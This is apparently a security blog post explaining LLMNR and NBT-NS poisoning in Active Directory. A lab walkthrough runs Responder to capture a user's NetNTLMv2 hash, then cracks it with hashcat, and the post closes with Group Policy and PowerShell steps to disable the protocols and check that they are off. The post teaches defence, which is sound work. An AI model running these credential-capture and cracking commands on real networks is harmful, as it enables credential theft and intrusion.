TCM SECURITY INC

SEPTEMBER 10, 2024

TCM SECURITY

ACTIVE DIRECTORY

LLMNR POISONING

AND HOW TO PREVENT IT

Active Directory (AD) stands as a foundational piece for many organizational networks, streamlining administrative tasks and enhancing productivity. However, out of the box, AD comes bundled with various “features” that can be a goldmine for attackers. Notably, protocols like LLMNR can pose significant security risks, especially for organizations that have never undergone a penetration test. This blog delves deep into the intricacies of LLMNR and the vulnerabilities it introduces, offering insights into its potential impacts and mitigation strategies.


WHAT IS LLMNR?

LLMNR is a protocol that allows both IPv4 and IPv6 hosts to perform name resolution for hosts on the same local network without requiring a DNS server or DNS configuration.

When a host’s DNS query fails (i.e., the DNS server doesn’t know the name), the host broadcasts an LLMNR request on the local network to see if any other host can answer.

LLMNR is the successor to NetBIOS. **NetBIOS** (Network Basic Input/Output System) is an older protocol that was heavily used in early versions of Windows networking. **NBT-NS** is a component of NetBIOS over TCP/IP (NBT) and is responsible for name registration and resolution. Like LLMNR, NBT-NS is a fallback protocol when DNS resolution fails. It allows local name resolution within a LAN.

HOW IS LLMNR VULNERABLE?



LLMNR has no authentication mechanism. Anyone can respond to an LLMNR request, which opens the door to potential attacks. When a computer tries to resolve a domain name and fails via the standard methods (like DNS), it sends an LLMNR query across the local network. An attacker can listen for these queries and respond to them, leading to potential unauthorized access

EXPLOITING LLMNR

AKA LLMNR POISONING

LLMNR poisoning is an attack where a malicious actor listens for LLMNR requests and responds with their own IP address (or another IP of their choosing) to redirect the traffic. This can lead to credential theft and relay attacks. Here is a sample walkthrough.

STEP 1: THE ATTACKER RUNS RESPONDER


```
sudo responder -I eth0 -dwP
```

```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth0 -dwPv

           __
  .----.-----.-----.-----.-----.-----.--|  |.----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon → https://www.patreon.com/PythonResponder
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [ON]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
```

EXPLOITING LLMNR

AKA LLMNR POISONING

STEP 2: AN EVENT OCCURS IN THE NETWORK AND TRIGGERS LLMNR



When a LLMNR event occurs in the network and is maliciously responded to, the attacker will obtain sensitive information, including:

- The IP address of the victim (in this example: 10.0.3.7)
- The domain and username of the victim (in this example: MARVEL\fcastle)
- The victim's password hash

With the victim's hash in hand, we can attempt to take the hash offline and crack it.

EXPLOITING LLMNR

AKA LLMNR POISONING

STEP 3: CRACKING THE VICTIM'S HASH

We can now use a password cracking tool, such as **Hashcat**, to attempt to crack the victim's hash.

```
hashcat -m 5600 <hashfile.txt> <wordlist.txt>
```


```
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14347430
* Bytes.....: 139951895
* Keyspace..: 14347430

FCASTLE::MARVEL:61dde887aeb2af2a:76dd8039b96061195586bc9a4ef5f3c1:0101000000000000c0653150de09d20107929b9d6080f5bb000
0000020008005300 4d0042003300010 01e00570049004e002d0050005200480034003900320052005100410046005600040014005300 4d004200
33002e006c006f00630061006c000300340057004900 4e002d0050005200480034003900320052005100410046005600 2e0053004d00420033002
e006c006f00630061006c000500140053004d00420033002e006c006f00630061006c0007000800c0653150de09d2010600040002000000080030
0030000000000000000100000000200000234d5dd50acc5817bf563c8c2c532cede6c7b288f5623e3055e34ec3de0f8d7f0a00100000000000000
0000000000000000000000009001a006300690066007300 2f00310030002e0038002e0030002e00320000000000000000000000000000:Password1

Session..........: hashcat
Status...........: Cracked
```

We have successfully cracked the victim's password hash, which was found to be "Password1".

MITIGATING LLMNR POISONING

MAIN DEFENSE – DISABLE LLMNR


To disable LLMNR, select “Turn OFF Multicast Name Resolution” under Computer Configuration > Administrative Templates > Network > DNS Client in the Group Policy Editor.



MITIGATING LLMNR POISONING

MAIN DEFENSE – DISABLE NBT-NS

To disable NBT-NS, navigate to Network Connections > Network Adapter Properties > TCP/IPv4 Properties > Advanced tab > WINS tab and select “Disable NetBIOS over TCP/IP”. **This only works locally.**




MITIGATING LLMNR POISONING

To disable NBT-NS via GPO, we can simply write a PowerShell script (see below) and save it in Startup Scripts.

MAIN DEFENSE – DISABLE NBT-NS VIA GPO


```
set-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces\tcpip
Name NetbiosOptions -Value 2
```



MITIGATING LLMNR POISONING

MAIN DEFENSE – DISABLE NBT-NS VIA GPO

Now add the script to Startup Scripts in Computer Configuration > Policies > Windows Settings > Scripts > Startup



CONFIRMING MITIGATION

We can confirm that we have mitigated LLMNR by running the following command in PowerShell and receiving a '0' in return:

```
$(Get-ItemProperty -Path "HKLM:\Software\Policies\Microsoft\Windows NT\DNSClient" -name EnableMulticast).EnableMulticast
```

```
C:\Users\fcastle>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\fcastle> $(Get-ItemProperty -Path "HKLM:\Software\Policies\Microsoft\Windows NT\DNSClient" -name EnableMulticast).EnableMulticast
0
```

We can confirm that we have mitigated NBT-NS by running the following command in cmd.exe and receiving a '2' in return:

```
wmic nicconfig get caption,index,TcpipNetbiosOptions
```

```
C:\Users\fcastle>wmic nicconfig get caption,index,TcpipNetbiosOptions
Caption                                                  Index  TcpipNetbiosOptions
[00000000] Microsoft Kernel Debug Network Adapter        0
